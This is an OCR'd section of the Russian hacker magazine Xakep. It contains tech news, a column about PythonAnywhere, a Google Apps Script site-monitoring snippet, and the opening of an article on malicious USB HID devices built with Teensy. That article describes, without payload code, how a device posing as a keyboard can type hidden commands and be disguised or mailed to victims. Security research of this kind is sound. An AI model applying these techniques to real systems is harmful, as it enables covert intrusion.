Утечка данных о пластиковых картах — в наши дни дело, увы, обычное. Однако в недавнем инциденте поражает масштаб случившегося — как видно из заголовка новости, речь идет предположительно о десяти миллионах карточек. Прокол вышел у компаний Visa и MasterCard, которые в начале апреля уведомили американские банки об утечке данных. Так как официальных комментариев компании почти не давали, некоторые подробности этой истории раскрыл в своем блоге эксперт по сетевой безопасности Брайан Кребс. Сославшись на свои источники, Кребс написал, что данные «утекли» еще в двадцатых числах февраля, причем в руки хакеров могла попасть и конфиденциальная информация, с помощью которой карты можно подделать. Кстати, цифру десять миллионов также обнародовал Кребс.

Позже ситуация прояснилась. Процессинговая компания Global Payments признала, что утечка стала следствием взлома ее базы. Неизвестные хакеры экспортировали сведения «менее чем о полутора миллионах карт». Злоумышленники узнали только их номера. Часть базы с ФИО владельцев карт, их адресами и номерами социального страхования украдена не была. Visa предпочла исключить Global Payments из списка своих сертифицированных партнеров. MasterCard пока проводит расследование ситуации. Впрочем, даже если в руки хакеров попали данные «всего» о полутора миллионах карточек, случай все равно скверный.

ADOBE ОБЛАГАЕТ ПРОГРАММИСТОВ ДАНЬЮ


УСПЕШНЫЕ FLASH-ПРОЕКТЫ ПОПРОСЯТ «ПОДЕЛИТЬСЯ»

Одновременно с выпуском Flash Player 11.2 компания Adobe Systems рассказала о том, как планирует получать дополнительную прибыль за счет работы этого плагина. Напомним, что раньше компания уже взимала плату с разработчиков, которые применяли дополнительные средства для разработки (например, Flash Pro). Но теперь Adobe решила пойти дальше. С 1 августа 2012 года компания собирается взимать плату с разработчиков любых компьютерных игр, использующих ряд премиальных функций Flash Player. Adobe потребует отчислять 9% от чистой выручки за использование премиум-функций, если проект приносит свыше 50 000 долларов выручки. К премиум-функциям компания относит ряд трехмерных возможностей, доступ к функциям для аппаратного ускорения графики, улучшенный механизм работы с памятью для консервации игр, которые изначально были написаны на C или C++. Не платить можно только в двух случаях: если приложения, использующие премиум-функции, изданы до 1 августа (таковые получат бесплатную лицензию) и если приложение работает под AIR 3.2, как в виде самостоятельного продукта, так и в iOS или Android.






ЭКСПЕРТЫ «ЛАБОРАТОРИИ КАСПЕРСКОГО» обнаружили вредоносные расширения для Google Chrome, призывающие юзеров скачивать фейковые программы для Facebook.



ПРЕДСТАВЛЕНА ПЕРВАЯ СТАБИЛЬНАЯ ВЕРСИЯ ЯЗЫКА GO, получившая название Go 1. Доступны дистрибутивы для Windows, Mac OS X, FreeBSD и ОС на ядре Linux.



25% ПОЛЬЗОВАТЕЛЕЙ НИКОГДА В ЖИЗНИ НЕ ДЕЛАЛИ БЭКАП, сообщает нам Blackblaze. Еще 51% пользователей делают резервное копирование данных реже, чем раз в год.



В АВСТРИИ ПОЛИЦИЯ АРЕСТОВАЛА 15-ЛЕТНЕГО ШКОЛЬНИКА, дефейснувшего за три месяца 259 сайтов! Парень сделал это исключительно из спортивного интереса. :)



ОБЛАКО AMAZON AWS ГЕНЕРИРУЕТ 1% ВСЕГО ИНТЕРНЕТ-ТРАФИКА в Северной Америке. Ежедневно какой-либо контент с AWS загружает каждый третий пользователь интернета.

ДВА НЕОБЫЧНЫХ МОНИТОРА ОТ PHILIPS

МОНИТОРЫ ПОЗАБОТЯТСЯ О ТВОЕМ ЗРЕНИИ И ОСАНКЕ



Монитор Brilliance 241P4LRY также может похвастаться трансформируемой подставкой, которая позволяет регулировать наклон, поворот, высоту и даже менять ориентацию экрана из горизонтальной в вертикальную (функция Pivot).

Удивить современного пользователя монитором сложно, но компании Philips это удалось — во всяком случае, нас они удивили :). Компания MMD Monitors & Displays, выпускающая мониторы под маркой Philips, недавно расширила свой ассортимент моделью Brilliance 241P4LRY. С технической точки зрения новинка непримечательна: обычный монитор на панели типа TN диагональю 24 дюйма разрешением 1920×1080 точек. Интересно устройство функцией ErgoSensor, которая не только отслеживает присутствие пользователя (дисплей будет переведен в режим ожидания, если перед ним не окажется человека), но и анализирует то, как пользователь сидит, как держит шею и как долго работает. Если ErgoSensor определяет, что человек слишком долго находится у дисплея, на экране появляется значок паузы, намекающий, что глазам пора дать отдых. Аналогичным образом устройство информирует и о неправильной осанке.


Вторая новинка получила имя Moda 248X3LFHSB. Этот монитор интересен необычной рамкой вокруг экрана — она испускает мягкое голубое свечение, которое расслабляет глаза при длительной работе и тем самым снижает усталость глаз и повышает концентрацию внимания. Технология получила название LightFrame. В остальном Philips Moda 248X3LFHSB — обыкновенный монитор среднего ценового сегмента. ЖК-панель типа TN диагональю 23,6 дюйма разрешением 1920×1080 точек. Цена первой модели составляет 339 евро, второй — 316 долларов.

СООСНОВАТЕЛЬ КОМПАНИИ GOOGLE СЕРГЕЙ БРИН СЧИТАЕТ

ПРОПРИЕТАРНЫЕ ЗАКРЫТЫЕ ПЛАТФОРМЫ FACEBOOK И APPLE ОПАСНЫ И ЯВЛЯЮТСЯ НАСТОЯЩИМИ ВРАГАМИ СВОБОДНОГО ИНТЕРНЕТА.

КАК КИТАЙ БОРЕТСЯ С TOR'ОМ

В ПОДНЕБЕСНОЙ ПОД КОЛПАКОМ ДАЖЕ ЛУКОВАЯ МАРШРУТИЗАЦИЯ



Из 2819 публичных рилеев исследователи нашли всего 46, с которыми удалось установить соединение. Ничего общего у этих рилеев обнаружить не получилось, равно как и ответить на вопрос, почему именно они не заблокированы.




Известно, что Китай пристально следит за сетевой активностью своих граждан (чего стоит только великий китайский файрвол — «Золотой щит»). Но немногие знают, что власти Поднебесной успешно перекрывают кислород даже Tor. С октября 2011 года доступ к любому появившемуся бриджу эффективно блокируется с территории КНР в течение нескольких минут. Шведские исследователи Филипп Уинтер и Стефан Линдског из Карлстадского университета опубликовали целую научную работу, попытавшись разобраться, как КНР это делает. Выяснилось, что китайская автоматическая защита работает в два этапа. Сначала на уровне глубокого анализа пакетов (deep packet inspection, DPI) происходит обнаружение трафика Tor. На втором этапе вступают в действие сканеры, которые с разных IP-адресов пытаются установить соединение с бриджем Tor. Если это удается, узел блокируется национальным файрволом. «Золотой щит» блокирует все пакеты, в которых поле HEAD содержит символы torproject.org, но с официальным сайтом можно установить соединение по HTTPS. После скачивания официального клиента с территории Китая невозможно установить соединение с официальной сетью — файрвол пропускает исходящие сегменты SYN, но ответные сегменты SYN/ACK не доходят до адресата.

У FACEBOOK ЕСТЬ ДОСЬЕ НА КАЖДОГО

СОЦИАЛЬНАЯ СЕТЬ ГОТОВА ПРЕДОСТАВЛЯТЬ ПОЛИЦИИ ИСЧЕРПЫВАЮЩУЮ ИНФОРМАЦИЮ О ЮЗЕРАХ

Недавно в полицейском департаменте Бостона произошла небольшая утечка информации. В сеть попал пакет документов, который компания Facebook прислала в ответ на запрос прокурора о пользователе по имени Филип Маркофф. Конечно же, эти данные строго конфиденциальны и не должны были попасть в открытый доступ, но, увы, попали. Оказалось, что социальная сеть предоставила полиции 71 страницу различных сведений! К примеру, на страницах 11-13 приведен список всех входящих и исходящих личных сообщений Маркоффа, на страницах 19-52 — распечатка всех фотографий, закачанных другими пользователями, где распознано лицо Маркоффа, далее следует информация о сессиях на Facebook (дата, время, IP-адрес). Вспоминается случай с Максом Шремсом — студентом юридического факультета Венского университета. Студент, искушенный в вопросах европейского права, отправил в Facebook грамотно составленный запрос на копию всех личных данных, которые накопились за три года его активности на сайте. По закону ЕС любая европейская компания в течение 40 дней обязана прислать такой отчет по просьбе пользователя. Шремсу прислали CD с pdf-файлом на несколько сотен мегабайт, содержащим более 1200 страниц. Вся информация в файле разбита на 57 категорий (работа, образование, друзья, политические взгляды, хобби, фотографии и так далее), в том числе считающиеся «удаленными» чаты и фотографии — они просто хранятся в базе с пометкой «удалено».





РОССИЙСКАЯ КОМАНДА LEETCHICKEN ПОБЕДИЛА В ФИНАЛЕ МЕЖДУНАРОДНЫХ ХАКЕРСКИХ СОРЕВНОВАНИЙ CODEGATE 2012 YUT Challenge, прошедших в рамках крупнейшей в Азии конференции по информационной безопасности в Сеуле. Парни получили приглашение на главное событие в мире информационной безопасности — конференцию DEFCON, которая пройдет в августе в Лас-Вегасе, США.



КОМПАНИЯ HTC ВЫПУСТИЛА ПАТЧ ДЛЯ ДЕВЯТИ СМАРТФОНОВ, работающих на базе Android. Закрыта дырка, ставившая под угрозу пароли пользователей для Wi-Fi-сетей 802.11x.



GOOGLE ПОДТВЕРДИЛА, ЧТО РАБОТАЕТ НАД ОЧКАМИ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ, о которых мы недавно писали. Компания даже показала, как выглядит прототип устройства.

ЧАСЫ ДЛЯ НАСТОЯЩИХ ГИКОВ

НЕОБЫЧНЫЙ ГАДЖЕТ В ДОПОЛНЕНИЕ К СМАРТФОНУ






Интересно, что цена на эти забавные устройства не кусается. Наручные часы inPulse пока предлагаются в двух цветовых решениях: серебристый металлик (100 долларов) и анодированный черный (150 долларов). Sony SmartWatch обойдутся в 150 долларов.

Обыкновенные наручные часы в наши дни превратились в аксессуар, который, по большому счету, не несет никакой практической пользы — узнать точное время можно и десятком других способов. Однако дизайнеры и разработчики не опускают рук и все еще надеются вернуть часам второе дыхание. Таким образом на свет появляются интересные гаджеты, глядя на которые сразу вспоминаешь «Pip-Boy» из незабвенной Fallout.

Компьютер, который можно носить на запястье, вообще-то весьма неплохая идея, но таких устройств на рынке до сих пор очень мало. Зато практически у каждого жителя мегаполиса в наши дни есть смартфон. Кто первым догадался выпустить часы, работающие в тандеме со смартфоном, неизвестно, но на рынке появилось сразу несколько таких устройств. Одной из первых необычные гаджеты выпустила компания inPulse (getinpulse.com), назвав свои часы просто — smartwatch. Они предназначены для дистанционного управления смартфонами BlackBerry посредством Bluetooth. Кроме аппаратов, производимых RIM, часы также стыкуются с некоторыми смартфонами, работающими на ОС Android, и с разблокированными iPhone. Что можно делать с помощью smartwatch? Можно читать входящие SMS, электронную почту, управлять презентациями в PowerPoint и управлять iTunes. Кроме того, часы предоставляют информацию о входящем звонке и с их помощью можно даже пинговать серверы :). Технические характеристики устройств таковы: 1,3-дюймовый OLED-дисплей с разрешением экрана 96×128 пикселей, Bluetooth 2.1, вибромотор, процессор 52 МГц ARM7, 8 Кб ОЗУ и 32 Кб внутренней памяти для хранения приложений. Батареи 150 мА хватает на четыре дня работы часов. Заряжается устройство с помощью кабеля microUSB. Часы являются программируемыми, что дает вам возможность разрабатывать собственные приложения. Программный код inPulse открыт для операционных систем Windows, OS X, Linux и Android.

Недавно похожее устройство выпустила и компания Sony. В американских магазинах появились наручные часы Sony SmartWatch, тоже являющиеся своеобразным дополнением и расширением для Android-смартфона (или планшета). Часы работают на платформе Android 2.1 и общаются с головным устройством по Bluetooth 3.0 в реальном времени. Часы сообщают о приходе новой почты, SMS, входящих вызовах, погоде, сообщениях в твиттере и так далее. В базовой комплектации Sony SmartWatch оснащаются следующими приложениями: SMS/MMS, корпоративная почта (для смартфонов Sony и SonyEricsson), Gmail (для всех смартфонов) календарь, Facebook, Twitter, музыкальный плеер, обработка звонков (ответить, отклонить, отправить предустановленное SMS и так далее), отображение заряда батареи на смартфоне, функция «найти телефон» и погода. Кроме того, можно устанавливать дополнительные приложения из каталога GooglePlay.



ПРИЛЕЖНАЯ ЯЩЕРКА

UBUNTU 12.04 LTS «PRECISE PANGOLIN»

На серверах Canonical появилась новая версия дистрибутива Ubuntu. Релиз назван в честь панголина — древнего вида млекопитающих, который обитает в Африке и Юго-Восточной Азии. Тело этого ящера покрыто крупной чешуей, защищающей его от хищников. По мнению Марка Шаттлворта, имя Pangolin отлично подходит для LTS-релиза, поскольку символизирует долговечность, надежность и защищенность. Как и предыдущие LTS-выпуски, данный релиз не содержит кардинальных изменений: он лишь вобрал в себя те новшества и технологии, которые были накоплены за последние несколько лет. В интерфейс Unity интегрирован интеллектуальный механизм поиска и запуска требуемых пунктов меню HUD (Head-Up Display). Круто, что теперь можно не бегать по пунктам меню мышкой, а просто набирать команды в HUD. В серверной редакции предложен полный комплекс средств для развертывания и управления как большим числом физических серверов, так и облачными системами.



КОЛОНКА СТЁПЫ ИЛЬИНА

ИСТОРИЯ МАЛЕНЬКОГО ПРОЕКТА

Хочу поделиться с тобой интересным сервисом, на который я наткнулся совершенно случайно. Мой друг попросил разработать для него простейший граббер, который смог бы собрать нужные данные с некоторых сайтов. Задачка плевая: все решение заняло не более 200 строчек кода на Python. Оставалось найти, где захостить скрипт, чтобы он выполнялся по расписанию, собирая данные в БД, — и сделать это бесплатно. Добрые люди подкинули ссылочку на новый проект PythonAnywhere (www.pythonanywhere.com), который превзошел все мои ожидания. Что он собой представляет? По сути, это платформа для разработки и развертывания веб-приложений на Python, которой при небольшой нагрузке можно пользоваться бесплатно. Попробую описать, что у PythonAnywhere внутри.

После регистрации ты попадаешь в свою панель управления (Dashboard), на которой пять вкладок: «Consoles», «Files», «Web», «Schedule», «MySQL». Вкладка «Consoles» позволяет стартовать новую консоль на сервере: это может быть интерпретатор Python (помимо стандартного пайтона, поддерживаются еще IPython и PyPy), сессия с MySQL, а также Bash. То есть сервис предлагает тебе свои облачные ресурсы, чтобы ты одним кликом мог, к примеру, открыть интерпретатор и выполнить любой сценарий. Сессия не теряется при закрытии браузера — к ней всегда можно вернуться. Процесс вообще убивается только по нашей же команде. Что еще более прикольно, можно расшарить сессию любому пользователю и работать в ней совместно. Доступ к командной строке (Bash) позволяет делать очень многое, в том числе использовать системы контроля версий git, mercurial, subversion или, к примеру, устанавливать дополнительные модули Python через удобные инструменты easy_install или pip.

Секция «Files», что очевидно, позволяет работать с файлами. Бесплатно выделяется 500 Мб, но эту квоту легко расширить, если подвязать свой аккаунт в Dropbox. Более того, это еще и довольно удобный способ загружать нужные файлы проекта. Просто сохраняешь все, что нужно, в Dropbox — и оно подгружается в твой акк на PythonAnywhere. В проект

pythonanywhere   Send feedback   Forums   FAQ   Dashboard   Account   Log out

MySQL: yatep$dbTest   Share with others

```
mysql  Ver 14.14 Distrib 5.1.61, for debian-linux-gnu (x86_64) using readline 6
.1

Connection id:          2463533
Current database:       yatep$dbTest
Current user:           yatep@ip-10-124-222-87.ec2.internal
SSL:                    Not in use
Current pager:          stdout
Using outfile:          ''
Using delimiter:        ;
Server version:         5.1.57-log MySQL Community Server (GPL)
Protocol version:       10
Connection:             dirigibledb.cltlczfvlzlc.us-east-1.rds.amazonaws.com vi
a TCP/IP
Server characterset:    latin1
Db     characterset:    latin1
Client characterset:    latin1
Conn.  characterset:    latin1
TCP port:               3306
Uptime:                 65 days 2 hours 1 min 53 sec

Threads: 2  Questions: 47086624  Slow queries: 4525  Opens: 8656  Flush tables:
 1  Open tables: 64  Queries per second avg: 8.373
```

Сессия с MySQL, открытая на PythonAnywhere. Как видно из статистики, демон крутится на серверах Amazon

встроен редактор кода, поэтому сорцы можно удобно редактировать прямо из браузера, в том числе с мобильного устройства. Кнопка «Save & Run» позволяет быстро стартовать сценарий. Приятно, что для Python предоставлено огромное количество «батареек» — модулей, готовых к использованию, в том числе NumPy (научные вычисления), pycrypto (криптография), BeautifulSoup (парсинг сайтов) и другие.

Впрочем, запускать скрипты в консоли — это не самый полезный функционал. Гораздо более важно, что проект позволяет хостить веб-проекты на базе Python. На вкладке «Web» можно быстро создать шаблон приложения на базе популярных фреймворков Django и Web2py. Впрочем, ты можешь подключить что угодно, если поправишь конфиг WSGI (стандарта взаимодействия Python-приложения и веб-сервера). По умолчанию по адресу имя_аккаунта.pythonanywhere.com работает простенький сайт-заглушка. В качестве сервера используется Apache, а его логи (Access log и Error log) можно посмотреть через веб-морду или через консоль (/var/log/apache2/).

Мне нужно было наладить запуск скрипта в определенное время, и для этого не пришлось городить никакой огород, потому что настройка планировщика вынесена в отдельную вкладку «Schedule». Бесплатный аккаунт позволяет запускать скрипт по расписанию лишь раз в сутки, но меня это вполне устроило (скрипт должен был именно раз в сутки парсить два десятка сайтов). Просто указываем время и путь к сценарию — и все готово.

Мой простой скриптик завелся с полпинка. Ночью он запускался по графику, добавлял собранную информацию в MySQL и позволял делать выборку с помощью простого веб-интерфейса, написанного на коленке. Нагрузка у него совсем небольшая, поэтому я вполне обошелся бесплатным аккаунтом и при этом насладился довольно любопытным сервисом. Такие инструменты всегда приятно открыть для себя. Кстати, в основе сервиса лежат мощности облачной платформы Amazon (она так стремительно развивается, что мы начинаем упоминать ее уже в каждом номере). Благодаря этому на PythonAnywhere можно размещать и довольно серьезные веб-приложения. ⌶



Proof-of-Concept

РЕАЛИЗОВАТЬ МОНИТОРИНГ САЙТА ЧЕРЕЗ СКРИПТЫ В GOOGLE DOCS

КАК МОНИТОРИТЬ САЙТ?

Если у тебя есть веб-сайт, то ты наверняка задумывался о возможности мониторинга его состояния. Например, наш сайт недавно лежал несколько дней, потому что регистратор RU-Center прекратил делегирование домена xakep.ru из-за каких-то бюрократических заморочек. Повод был: наши админы действительно протупили и вовремя не предоставили запрошенные документы. Но останавливать делегирование и два дня проверять какие-то там бумажки — это как называется? Впрочем, это тема для отдельного разговора. Если вернуться к мониторингу, то в Сети сейчас доступно немало сервисов, предлагающих проверять доступность сайта с некоторой производительностью: site24x7.com, pingdom.com и многие другие. Однако бесплатные тарифы ограничивают пользователя в периодичности опроса сайта (в лучшем случае интервал составляет 15 минут), а также в количестве ресурсов, которые можно указать для опроса. Простейший мониторинг есть, к примеру, и в сервисе аналитики Яндекс. Метрика, но многие не раз замечали, что отчеты о падении сайта приходят с солидной задержкой. Забавное и в то же время изящное решение проблемы мониторинга предложил Амит Агарвал (bit.ly/HYQdju) — реализовать мониторинг через Google Docs. Как?! Мало кто знает, но офисные инструменты от Google предлагают не только редактировать документы и таблицы, но и надстраивать над ними довольно серьезные сценарии с помощью скриптового механизма Google Apps Scripts, позволяющего делать немало прикольных штук.

КАК ЭТИМ ПОЛЬЗОВАТЬСЯ?

Чтобы сразу стало ясно, о чем я говорю, опишу, как буквально за минуту настроить работающий мониторинг для любого сайта.

1. Входим в свой аккаунт Google и переходим по ссылке (bit.ly/JIR3cz), чтобы создать копию документа Google Docs.
2. Далее в ячейке E3 указываем URL сайта для мониторинга, а в E5 — e-mail, на который будут высылаться уведомления в случае проблем.
3. В документе уже встроены все необходимые скрипты, однако нам дополнительно необходимо обозначить выполнение функции «Опросить сайт» с нужным интервалом. Это реализуется через систему триггеров: переходи в меню «Инструменты → Редактор скриптов → Ресурсы → Триггеры текущего проекта». Здесь создаем триггер с типом запуска по времени (Time-Driven) и выставляем нужный интервал (например, каждую минуту), указывая в качестве функции для запуска isMySiteDown.
4. Сохраняй триггер — Google выдаст грозное предупреждение и попросит подтвердить авторизацию. Просто соглашайся.

Результаты мониторинга выводятся в таблице Google Docs

С этого момента скрипт начнет мониторинг. Если возникнут проблемы, то ты сразу увидишь их в логе с указанием времени обнаружения проблемы и типа ошибки (например, проблемы с DNS, ага). Уведомление также будет отправляться на e-mail. Если сайт поднимется (ура-ура!), то ты также сразу об этом узнаешь.

КАК ЭТО РАБОТАЕТ?


Таким образом, мы получаем бесплатный облачный сервис для мониторинга произвольного количества сайтов, который опрашивает ресурсы с минимальным интервалом. Но что еще интереснее — его можно как угодно кастомизировать, ведь в основе лежит очень простой скрипт, с помощью которого ты можешь менять логику работы мониторинга. Ничего не стоит, к примеру, завести аккаунт на каком-нибудь дешевом SMS-шлюзе и, используя его API, отправлять уведомления о проблемах еще и по SMS. Самая важная часть скрипта умещается в два десятка строк кода:

```
function isMySiteDown() {
  var url = SpreadsheetApp.getActiveSheet().
    getRange("E3").getValue();
  try {
    response = UrlFetchApp.fetch(url);
  } catch(error)
  {
    insertData(error, -1, "Website down");
    return;
  }
  var code = response.getResponseCode();
  if (code == 200) insertData("Up", code, "Website up");
  else insertData(response.getContent()[0], code,
    "Website down");
}
```

Думаю, тут не надо даже ничего комментировать. Вообще Google Apps Script произвел самое приятное впечатление. Скажу больше: странно, что я никогда не использовал его ранее! К тому же на официальном сайте технологии помимо документации есть немало полезных и готовых к использованию сценариев. Например, спам-рассылка по базе e-mail-контактов :).

Nikhil Mittal (Nikhil.uitrgpv@gmail.com)

ДЕВАЙСЫ-ВИРУСЫ



ЗЛОВРЕДНЫЕ USB-УСТРОЙСТВА ЗА 24 ДОЛЛАРА

У современных ОС есть интересная особенность — они полностью доверяют устройствам вроде клавиатуры или мыши. Соответственно, если собрать девайс, который будет эмулировать нужный ввод, и подключить его к компьютеру, то можно творить все что угодно. Этим и пользуются злоумышленники.

МАЛЕНЬКИЙ ПРИМЕР

Начну с небольшой демонстрации. Представь: специалист по безопасности проводит внутренний пентест в некоторой компании и видит, что один из сотрудников часто оставляет станцию незалоченной. Очевидный путь — подойти и выполнить несколько «злобных» команд, пока этого никто не видит. Однако есть серьезный риск быть пойманным за чужим рабочим местом да еще набирающим что-то непонятное в черном окне консоли :). А если бы у исследователя было устройство, которое при подключении само бы набирало заранее запрограммированные команды? Подойти и незаметно вставить такой девайс — уже не слишком большая проблема. Или другой пример. Пусть это будет уже злоумышленник, у которого нет физического доступа к компьютерам. Если замаскировать девайс под видом мышки, флешки или 3G-модема, то есть шанс, что его без лишней помощи вставит кто-то из самих же сотрудников. Известны случаи, когда такие «протрояненные» девайсы отправлялись просто по почте в качестве сувенирки. Процент пользователей, которые, не подозревая о подвохе, подключают устройство к компьютеру, достаточно высок. При этом ни система, ни, к примеру, антивирус не замечают подвоха — для них это обычная клавиатура. Почему так происходит?

HID-УСТРОЙСТВА

Для начала надо разобраться с понятием Human Interface Device, или HID. В Википедии говорится, что HID — тип компьютерного устройства, которое взаимодействует напрямую с человеком, наиболее часто принимает входные данные от человека и предоставляет ему выходные данные. Самые распространенные типы HID-устройств — это клавиатуры, мыши и джойстики. С точки зрения компьютерной системы HID-устройства являются полностью доверенными и в основном рассматриваются как простой интерфейс между пользователем и машиной. Когда ты вставляешь в компьютер новую клавиатуру и мышь, никто у тебя не спрашивает разрешения на их установку, а драйверы чаще всего устанавливаются автоматически. Такое безграничное доверие может выйти боком для пользователя и давно замечено специалистами по информационной безопасности. Еще в 2010 году на хакерской конференции DEFCON небезызвестные Irongeek и Dave ReL1k подробно рассказывали об использовании HID-устройств для проверки безопасности систем. С тех пор в плане защиты не изменилось ровным счетом ничего. И собрать девайс, который под видом клавиатуры будет выполнять запрограммированные действия, ничто не мешает и сейчас, в чем я убедился в рамках моего исследования.

ОГРАНИЧЕНИЯ TEENSY

Есть один нюанс, который сильно усложняет Teensy жизнь. Поскольку мы используем эмуляцию HID-устройства, то мы можем говорить с системой, но не можем ее услышать. Это основное ограничение при написании пэйлоадов для Teensy, которое делает пэйлоады менее чувствительными к состоянию системы. Разработчику боевых нагрузок придется заранее определить все возможные ситуации и реакцию системы, потому что во время выполнения прочитать ответ системы будет невозможно. Единственная вещь, которую Teensy может считать, когда используется в качестве клавиатуры, — это состояние кнопок CAPS, NUM и SCROLL. Еще одним ограничением является маленький размер памяти устройства, но с этим можно жить, особенно если подключить к Teensy дополнительный носитель данных, например SD-карту.

